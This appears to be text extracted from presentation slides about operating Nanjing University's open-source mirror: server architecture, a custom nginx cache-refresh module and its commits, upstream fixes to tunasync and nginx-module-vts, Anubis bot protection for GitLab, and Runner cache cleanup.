
MemoryType	DDR	PMemModule	Total
Volatile	0.000 GiB	1476.000 GiB	1476.000 GiB
AppDirect	-	36.000 GiB	36.000 GiB
Cache	384.000 GiB	-	384.000 GiB





网络架构


2016~2024





网络架构

2024~现在






■ Web 前端

- <https://github.com/nju-lug/Mira>
- 2021/12: v1
- 2023/01: v2
- 2025/10: v2.3

NJU Mirror					
镜像列表 下载 帮助 新闻 关于					
新闻					
Mirror LUG Jokes					
2023.4.14 - 帮助文档更新					
2022.11.17 - 如何申请添加镜像?					
2021.12.5 - 冬日换装					
2021.8.15 - 第一条新闻					
链接					
e-Science 中心					
云盘 协同表格 LaTeX 代码托管 超算计算 数据存储 远程控制 网络测速 密码管理 网络搜时 文档中心					
Partner Websites					
IT 侠互助协会					
镜像列表					
镜像名	状态	大小	上次同步	下次同步	
7-zip	同步成功	477M	14 小时前	10 小时后	
adobe-fonts	同步成功	63.4G	18 小时前	6 小时后	
adoptium	同步成功	202G	2 小时前	1 天后	
afrinic	同步成功	14.7G	3 小时前	21 小时后	
alhp	同步成功	141.27G	13 小时前	11 小时后	
almalinux	同步成功	1.44T	2 小时前	1 小时后	
almalinux-elevate	同步成功	733.77M	1 小时前	2 小时后	
almalinux-kitten	同步成功	819.37G	3 小时前	26 分钟后	
almalinux-vault	同步成功	16.90T	40 分钟前	2 小时后	
alphafold	同步成功	838G	-	-	
alpine	同步成功	4.73T	26 分钟前	1 天后	
anaconda	同步成功	21.3T	1 小时前	11 小时后	
analis	同步成功	54.03T	19 小时前	5 小时后	
anthon	正在同步	2.18T	33 分钟前	-	
aosp	正在同步	1.5T	1 个月前	-	
aosp-monthly	同步成功	289.34G	18 小时前	6 小时后	
apache	同步成功	318.97G	3 小时前	9 小时后	
apnic	同步成功	402G	2 小时前	1 天后	
apptainer	同步成功	-	13 小时前	11 小时后	
arch4edu	同步成功	36.89G	19 小时前	5 小时后	
archlinux	同步成功	120.70G	2 小时前	25 分钟后	
archlinuxarm	同步成功	148.22G	19 小时前	5 小时后	



- 前端：单机，无负载均衡，虚拟机高可用
 - Nginx proxy cache
- 后端：单机，无负载均衡，无高可用
 - ZFS
 - ZFS ARC
 - ZFS ZIL






MirrorZ



- <https://mirrors.cernet.edu.cn/>
- <https://mirrorz.org/>





Nginx Cache



- ngx_cache_purge:
 - 清空整个目录导致大量有效缓存失效
 - 每次同步后需要重新加载大量数据
 - SSD P/E cycle快速消耗
- 目标：精细化缓存刷新机制
 - 只清理更新变化的文件
 - 保留未变化的缓存
 - 降低SSD和后端HDD压力



Nginx Cache



■ nginx-cache-refresh:

- 基于 ngx_cache_purge
- 支持两种模式:

- PURGE: 删除指定缓存

- REFRESH: 验证后删除或保留缓存

分类	条目	大小
总数	31.00 Million	65.66 TiB
保留	29.60 Million / 77.8%	53.77 TiB / 99.69%
清除	8.43 Million / 22.2%	0.20 TiB / 0.31%

■ 对接 tunasync 等同步系统:

- 文件变更自动触发刷新
- 同步完成后批量处理



Nginx cache refresh



【分支说明】

- 基于原始 ngx_cache_purge 老版本
- 你自己开发并提交 31 个 commits
- 当前生产环境运行版本 (mirror.nju.edu.cn)

【核心工作】

🔧 从零实现 REFRESH 功能 (14 commits)

- 基于PURGE机制扩展出REFRESH能力
- 实现条件校验 (304/200/404处理)
- 9639b1e/927ff15/47ced3e - 核心架构、独立指令、method路由
- 07a94b6/9e66b28 - true HEAD、后台子请求
- 267307d/a5e368d - 安全prefix key

🔧 Core Dump 修复系列 (5 commits) ★

- 修复SIGSEGV崩溃

🔧 架构重构 (4 commits)

- HTTP method决定动作

- 独立proxy_cache_refresh指令

🔧 生产优化 (8 commits)

- 超时、日志、监控、统计
- cf6bf19/64cf342 - 超时300s、nginx时间语法
- 43798d1/224907d - fd堆积修复、字节统计
- 9fc7bc7/38da5ad - 状态码分离、summary日志

【Core Dump修复 - 5个】★

- d401017 Fix SIGSEGV - stale cache struct引用
- a3af7e2 Race safety - 竞态条件防御
- dcf52b3 Stabilize scanning - 批量refresh稳定
- 9e66b28 Background subrequests - 消除计数器溢出
- ab1aea6 Fix leaks - 计数泄漏、统计错误



Nginx cache refresh



基于上游**v3.0.0**异步架构，移植**21**个**commits**

【移植映射】

- d05654d←dcf52b3, 3a4cc62←a84c131 - Core Dump修复
- c820e1a←927ff15, ff823a0←47ced3e - Refresh核心
- 999735a←224907d, 46df2f4←9fc7bc7 - 统计监控

【差异】缺少**10**个**commits**（后台子请求相关，**v3**架构不同不需要）

edad4cd Ignore local worktree directories

745371b [CORE] Fix refresh transport failure accounting ← 88379ad

d05654d [CORE] Relax scanned cache node replacement checks ← dcf52b3

3a4cc62 [CORE] Guard refresh capture tails ← a84c131

3879a70 [CORE] fix refresh fd buildup ← 43798d1

93939c5 [CORE] reject partial refresh queries ← 4825fa4

79ed6d1 [CORE] tighten refresh cache key tail checks ← e6d3656

e88729a [ARCH] Use target URIs for safe prefixed refresh keys ← 267307d

162d3bc [ARCH] Allow safe prefixed cache keys in refresh ← a5e368d

999735a [OPT] Add byte totals to refresh accounting ← 224907d

706da43 [OPT] Use nginx time syntax for refresh timeout ← 64cf342

0cdfeaa [ARCH] Allocate temp request on pool ← 134284f

283690f [CORE] Fix active count leak... ← ab1aea6

46df2f4 [LOG] Track refresh status codes separately ← 9fc7bc7

dbec2ec [LOG] Raise refresh summary log level ← 38da5ad

5285d71 [LOG] Sync Chinese README ← 63937c4

38a923f [LOG] Document refresh upstream status policy ← 9cafde4

0e9f402 [ARCH] Handle missing upstream objects ← 46075b2

ff823a0 [ARCH] Route purge and refresh by request method ← 47ced3e

70af254 [LOG] Clarify refresh configuration conflicts ← 20e66a9

c820e1a [ARCH] Split refresh into dedicated directive ← 927ff15



nginx-module-vts



- nginx-module-vts:
 - URL特殊字符导致监控数据无法删除
- 修复:
 - URL解码规范化
 - 使用ngx_unescape_uri

PR编号	标题	主要贡献
#343	URL percent-decode for control zones	修复 /status/control API 的 zone/group 参数 URL 解码问题\n支持完整的 percent-encoding 解码（%2A→*, %20→space等）
#344	Skip subrequests in LOG_PHASE	修复背景子请求导致的三大 Bug：• P0 SIGSEGV: r->upstream NULL 解引用崩溃• P0 统计错误: 子请求被误计为独立请求• P1 死锁风险: 嵌套互斥锁问题



tunasync



■ tunasync:

- rsync部分文件错误导致同步失败
- 退出码23: Partial transfer due to error
- 退出码24: Partial transfer due to vanished source files

■ PR #220 解决:


- 将退出码23/24视为警告
- 标记同步成功



恶意访问



- 代码托管 (Gitlab)
 - AI Bot 全量扫描, CPU 高负载
- 网络测速
 - 恶意刷流量, CPU高负载



- ✓ 开源软件
Anubis
 - 边车模式
 - 工作量证明

优化项	问题描述	解决方案
CORS预检放行	Web IDE跨域请求需要OPTIONS预检，Anubis返回307会导致浏览器拒绝	<code>if (\\$request_method = 'OPTIONS') { rewrite ^ /_anubis_bypass\\$uri last; }</code>
URL编码修复	OAuth URL含&参数，redir未编码导致参数被截断	<code>set_escape_uri \\$encoded_redir ... return 307 ... redir=\\$encoded_redir</code>
信任Origin白名单	mirror.nju.edu.cn需跨站调用GitLab API	<code>map \http_origin \trusted_origin: *.nju.edu.cn信任</code>
静态资源绕过	/assets/带hash的静态文件不触发Gitaly	<code>location /assets/ { auth_request off; }</code>
排除自身Origin	git.nju.edu.cn匹配trusted_origin导致挑战页资源被旁路	<code>map中显式设置git.nju.edu.cn = 0</code>



GitLab Runner 清理



【项目背景】

- GitLab Runner主机/cache目录持续膨胀
- 已有代码清理只处理Docker镜像，忽视本地workspace缓存
- 需要自动化、安全、可配置的清理方案

【三层清理架构】

- ① Docker镜像清理（clean.sh）
 - 每仓库保留最新KEEP_MAX_IMAGES个镜像（默认5个）
- ② Docker缓存清理（clear-docker-cache.sh）
 - 清理runner-managed容器和卷
- ③ 本地缓存清理（clear-runner-local-cache.sh）
 - *.tmp目录（默认>1天）
 - workspace目录（默认>3天）
 - cache.zip归档（默认>30天）
 - 48小时活动窗口保护
 - 白名单路径校验

【/cache清理趋势】

日期 大小 runner_dirs 回收量

3/16	23G	99	1MB
3/18	45G	129	100MB
3/19	25G	54	20GB 🔥
3/21	20G	39	4GB
3/22	2.4G	30	18GB 🔥
3/29	2.2G	29	46MB
4/05	2.4G	37	1GB



云盘



